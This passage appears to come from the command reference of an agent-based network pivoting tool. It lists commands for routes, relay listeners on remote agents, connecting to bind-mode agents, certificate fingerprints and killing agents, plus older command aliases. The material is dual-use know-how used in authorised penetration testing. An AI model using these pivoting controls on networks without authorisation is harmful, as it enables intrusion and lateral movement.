route_add --name NAME --route CIDR | Global | Add a route to an interface |
route_del --name NAME --route CIDR | Global | Delete a route from an interface |
listener_add --addr IP:PORT --to IP:PORT --tcp|--udp | Selected agent | Bind on agent, relay toward proxy side |
listener_list | Global | List listeners across agents |
listener_stop | Global / interactive | Interactive selector, then stop a listener |
connect_agent --ip IP:PORT | Global | Dial a bind-mode agent that is listening |
certificate_fingerprint | Global | Print the self-signed cert fingerprint |
kill | Selected agent | Confirm, then terminate the agent (aliases: agent_kill, session_kill) |
Accepted aliases (older names still work):
start                -> tunnel_start
stop                 -> tunnel_stop
iflist               -> interface_list
ifcreate             -> interface_create
ifdel                -> interface_delete
interface_add_route  -> route_add
interface_del_route  -> route_del
session_list         -> tunnel_list